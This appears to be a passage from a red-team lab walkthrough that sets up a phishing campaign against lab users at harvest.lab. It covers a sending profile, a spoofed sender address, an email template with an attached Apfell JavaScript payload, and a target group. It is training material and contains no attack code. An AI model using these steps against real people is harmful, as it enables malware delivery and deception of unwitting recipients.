
Once logged in, we will create our phishing campaign. To begin, click on 'Sending Profiles':




We will configure our `sending profile` to use the SMTP service (`tcp/25`) running on the mail server at `mail01.harvest.lab` in order to send our mail.

> **Note:** As you select 'Name' values for the phishing components, include a unique identifier so you know that it was created by you. E.g., if you are part of team 1, your sending profile can be 'profile1 - {name}'.


In the 'From' address, enter the name and email address of whomever you want your phishing email to appear to be from. Below, we choose hackerman@macosredteamplayground.com. Then click 'Save Profile':




Next, click 'Email Templates' and then '+ New Template':




Here we will create a sample phishing email to send to our target. Ensure that 'Add Tracking Image' is unchecked:



To attach our Apfell phishing payload, click the '+ Add Files' button and find the previously downloaded Apfell js payload. Then click 'Save Template':




Next, click 'Users & Groups' and click '+ New Group':




Next, we will add the group of users we will be sending the campaign to.


Under the 'Name', enter the name of the victim. E.g., for team 1, this would be 'Oliver Smith'. Then enter the first name, last name and email address (ending in `@harvest.lab`) and click '+ Add':



